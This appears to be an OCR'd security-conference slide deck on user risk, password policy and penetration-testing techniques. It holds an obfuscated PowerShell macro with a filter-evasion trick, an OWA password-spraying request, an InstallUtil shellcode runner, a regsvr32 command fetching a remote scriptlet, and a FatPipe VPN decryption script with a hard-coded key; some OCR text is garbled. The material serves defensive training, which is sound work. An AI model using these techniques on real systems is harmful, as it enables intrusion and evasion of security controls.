If I wake evil...



Brought to you by!!

https://www.sans.org/course/hacker-techniques-exploits-incident-handling

And.....

BLACK HILLS

Information Security

• 2008 •

www.bhis.co

@blackhillsinfosec

Users... They Click things

Granny Max



Loves to gamble
Likes Polka Dots
Likes anything with “Polka” in it
Thinks the CD tray is a coaster
Collects Gnomes
Bypasses your outbound web filters buy using a third party anonymizing proxy

Phil… From Accounting



Works with numbers…
... and Terabytes of Porn!
Has a “slight” problem
Does not get along with Granny Max
Hates cats
Bypasses your filtering by using a SSH tunnel through his home system

“Average” Users



Do not gamble…
… at work
Do not surf porn…
….at work
Likes: Facebook, YouTube, Politics, eBay, Googling, Fantasy football, Fark, Drudge Report, the Huffington Post, CNN, Amazon
Dislikes: Web filters
Quickly becoming friends with Phil and Gran Max to learn ways to bypass your filtering

The Bad Guys



The Bobs

- Motivated
  - Can you imagine *their* HR department?
- Wicked skilled (more on this later)
- They either own or infect many of the sites your more “interesting” users are going to

The Cloud



The Internet is big…
… really big
You just won't believe how vastly hugely mindboggingly big it is...
Most of it is worthless.. and Evil!
Many of your users will not stop clicking until they visit every site

How do bad things happen?

We seem to be in a loop
A very bad loop

Getting angry at questions…
Best AV?
Best DLP?

Best Threat Intel Feed?
Best Firewall?
Patterns and Chiasms



This.. Without the learn

Password example

Most password complexity requirements are:
>8 Characters

Upper/Lower/Alpha/Num
No Dictionary words
Full of fail

“We cannot fix this because of compliance!”



Truth!

NIST Greenbook

L is set for 6 months and 12 months. P is set for 1 in 1,000,000 (acceptable probability of guessing the password). R is set at 8.5 guesses per minute (guess rate possible with 300-baud service).

At 8.5 guesses per minute, the number of guesses per day would be 12,240.

Substituting 183 days for 6 months then using equation [3],

```
    S = G    183x12240 -  2.23992x1012 passwords
        P      -000001
```

The 12-month value is twice that of the 6-month case.

TABLE 1

MAXIMUM LIFETIME (months)	Length of Password	
	26-Character alphabet	36-Character alphabet
6	9 (rounded up from 8-72)	8 (rounded up from 7.93)
12	9 (rounded up from 8.94)	8 (rounded down from 8.13)
21		

Cash Cow Tipping....

Bypass everything..
AV, DLP, Firewalls, etc.
Trivial to do..

More smoke and mirrors

Get previous sessions here:
Tinyurl.com/504-extra



It Wont Get Better

Mail Providers Blocking Powershell Macros

Dear GMX Member,

A virus was detected in a mail addressed to you:

To prevent further damage, the concerned e-mail has been deleted.

Cannot send message using the server Gmail

Sending the message content to the server failed.

The server response was: This message was blocked because its content presents a potentialsecurity issue. Please visithttps://support.google.com/mail/answer/6590 to review our messagecontent and attachment content guidelines. u202sm12936179qka.10 - gsmtp

“Obfuscate” Empire Macro

Appear to just look for “powershell” in macro

It's a virus!!

```
Dim Str As String
Str = "powershell.exe -NoP -NonI -W Hidden -Enc JAB3AEMAP"
Str = Str + "QBOAEUAVwAtAE8AQgBKAEUAYwB0ACAAUwB5AFMAdABFAE0ALgB"
Str = Str + "OAEUAdAAuAFcAZQBCAEMAbABJAGUAbgBUADsAJAB1AD0AJwBNA"
```

Well…just break up the string

It's legit...

```
Dim Str As String
Str = "powershel"
Str = Str + "l.exe -NoP -NonI -W Hidden -Enc JAB3AEMAP"
Str = Str + "QBOAEUAVwAtAE8AQgBKAEUAYwB0ACAAUwB5AFMAdABFAE0ALgB"
Str = Str + "OAEUAdAAuAFcAZQBCAEMAbABJAGUAbgBUADsAJAB1AD0AJwBNA"
```

Do you run any of these?

File	Size
Avast_Bypass.pptx	433.39 KB
AVBypass.pptx.pdf	12.71 MB
AVBypasswithNOPsFun.docx	270.53 KB
AVG AV Bypass.pptx	624.05 KB
avg_bypass.pptx	0.92 MB
JRS-HackFest m edits 11-9-15.pptx	6.63 MB
kaspersky_powercat_bypass.pptx	187.69 KB
McAfee AV Bypass.pptx	435.96 KB
sad_panda.pptx	480 KB
SCCT2015.pptx	1.34 MB
Sophos AV Bypass.pptx	275.98 KB
Symantec-av-evasion-stuff.pptx	186.63 KB
Testing_Breaking_Security_Software.pptx	17.55 MB
Trend Micro AV Bypass-2.pptx	306.88 KB
Trend Micro AV Bypass.pptx	306.88 KB

Password Spraying OWA – Handling Redirects

```
POST /CookieAuth.dll?Logon HTTP/1.1
Host: testing123.targetorganization.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
Cookie: IsaLogon=&dn=targetorg
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 162

curl=&flags=0&forcedownlevel=0&formdir=1&trusted=0&username=targetorg\§empabc§&password=Testing123&SubmitCreds=Log+On
```

On the payloads tab I now imported the list of probable usernames I generated.

Redirections

These settings control how Burp handles redirections when performing attacks.


Follow redirections:
- ( ) Never
- (•) On-site only
- ( ) In-scope only
- ( ) Always

[x] Process cookies in redirections

The Need for a Good Password Set



YESSS!!!



Request	Payload	Status	Error	Redir...	Timeout	Length	Comment
6857		200		5		1630	
15062		200		4		4370	
76		200		4		4371	
222		200		4		4371	
680		200		4		4371	
1487		200		4		4371	
1529		200		4		4371	
2895		200		4		4371	
3022		200		4		4371	
3029		200		4		4371	
3850		200		4		4371	
4551		200		4		4371	
5870		200		4		4371	
6617		200		4		4371	
7093		200		4		4371	
7267		200		4		4371	
7664		200		4		4371	
7698		200		4		4371	
8001		200		4		4371	
8137		200		4		4371	
8832		200		4		4371	
8999		200		4		4371	
9036		200		4		4371	
9106		200		4		4371	
10809		200		4		4371	
10843		200		4		4371	
11129		200		4		4371	
12223		200		4		4371	
12249		200		4		4371	
12401		200		4		4371	
12876		200		4		4371	
12122		200		4		4372	
0		200		2		12994	
1		200		2		12994	
2		200		2		12994	

Request 1 | Response 1 | Request 2 | Response 2 | Request 3 | Response 3 | Request 4 | Response 4 | Request 5 | Respon…

Raw | Headers | Hex | HTML | Render

InstallUtil-ShellCode.cs

- @subTee (Casey Smith) is awesome
- Please, take a moment and follow
- By pulling down InstallUtil-ShellCode.cs and inserting msvenom (-f csharp) into it
- Compile with the csc.exe tool
- Awesome! Because it does not need a full Visual Studio Environment
- Walkthrough here:
- http://www.blackhillsinfosec.com/?p=4881
- @subTee here:
- http://subt0x10.blogspot.com/?m=1

InstallUtil.exe /logfile= /LogToConsole=false /U exeshell.exe

```
public class Program
{
        public static void Main()                                    Main Function
        {
                Console.WriteLine("Hello From Main...I Don't Do Anything");
                //Add any behaviour here to throw off sandbox execution/analysts :)

        }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer        Install Function
{
    //The Methods can be Uninstall/Install.  Install is transactional, and really unnecessary.
    public override void Uninstall(System.Collections.IDictionary savedState)
    {

        Shellcode.Exec();

    }       Malicious Function Call

}
```

Is this some kind of joke? .sct files?/? Huh? No joke.

Backdoor-Minimalist.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
        <script language="JScript">
                <![CDATA[

                        var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");

                ]]>
</script>
</registration>
</scriptlet>
```

.sct… Running it

regsvr32 /s /n /u /i:http://server/file.sct scrobj.dll

- Yea… regsvr32 can take a url
- It is Proxy aware
- Uses TLS
- Is a signed MS binary…
- http://subt0x10.blogspot.com/2016/04/bypass-application-whitelisting-script.html?m=1

Moving forward

AV, DLP, Firewalls, Threat Intelligence Feeds, Cyber Kill-Chain

Lets leave those old things behind

If we started all over again… How would we do it?


There is a lot of baggage over the years…. Time to let that go too.

This is all based on our testing and training Same loops, same patterns

Attacking a VPN

FatPipe

- Found by Joff Thyer
- They have not responded in months...
- Problem with key reuse
- If the same key is used... For all installations
- I can steal that key
- And decrypt on the fly



Bruce Cries...

```
public void firstTimeRead(int paramInt)
{
  if (firstTime[paramInt] != 0)
    try
    {
      firstTime[paramInt] = false;
      byte[] arrayOfByte1 = new byte[81920];
      int i = this.ein.read(arrayOfByte1, 0, arrayOfByte1.length);

      if (i != -1) {
        byte[] arrayOfByte2 = new byte[i];
        System.arraycopy(arrayOfByte1, 0, arrayOfByte2, 0, i);
        key = Twofish_Algorithm.makeKey("816D5BD0FAE35342".getBytes());
        byte[] arrayOfByte3 = CRYPT.getDecryptedBytes(arrayOfByte2, key);

        byte[] arrayOfByte4 = new byte[16];
        System.arraycopy(arrayOfByte3, 0, arrayOfByte4, 0, 16);
        this.dynamicKey[0] = new String(arrayOfByte4);
        key = Twofish_Algorithm.makeKey(this.dynamicKey[0].getBytes());
      }
    }
    catch (Exception localException) {
      localException.printStackTrace();
    }
}
```

ECM



Quick!! To Python!

```
#!/usr/bin/env python

import struct
from twofish import Twofish

static_key = '816D5BD0FAE35342'
init_key = 'e12fd69b1f0bed397a187a1c1953f552'.decode('hex')
cblock1 = '3ec107c388dc30c851a3d64db4f879dd'.decode('hex')
cblock2 = 'f4a9a41e04d37c72be4d3f168944840e'.decode('hex')
cblock3 = '57d52b8806794c48506a95e15b877376'.decode('hex')

sblock1 = '72f2aed8c2e14b6769c7f7da4a9f5d44'.decode('hex')
sblock2 = '143771c314f7079b1f7e9d7c48549d42'.decode('hex')
sblock3 = '536fb4cec74c3f332e44b31dc7fc558d'.decode('hex')
sblock4 = 'dabf359b9269cbc7a4958897fbc6b635'.decode('hex')
sblock5 = '24ab42d42adf2c76a9dcd48ffbaa555e'.decode('hex')
sblock6 = '2f8b846d33d8e12827eb30a36e2bd6cb'.decode('hex')

tf1 = Twofish(static_key)
newkey = tf1.decrypt(init_key)
tf2 = Twofish(newkey)
tf3 = Twofish(tf2.decrypt(sblock1))
tf4 = Twofish(tf3.decrypt(sblock3))

print 'Client: ' + tf2.decrypt(cblock1)
print 'Server: ' + tf2.decrypt(sblock2)

print 'Client: ' + tf3.decrypt(cblock2)
print 'Server: ' + tf3.decrypt(sblock4)

print 'Client: ' + tf4.decrypt(cblock3)
print 'Server: ' + tf4.decrypt(sblock6)
```

Results!!

```
$ python ./fatpipe_decrypt.py
Client: 0

Server: #2|5.2.2r10

Client: 3|aaaa

Server: #4


Client: 5|aaaa|0

Server: #6|0|0|||0|0
```

Lesson


- Exploits are not always buffer/heap overflows
- We need to look deeper into the logic of things.

SDR.. Is Awesome!




300/315/390 MHz

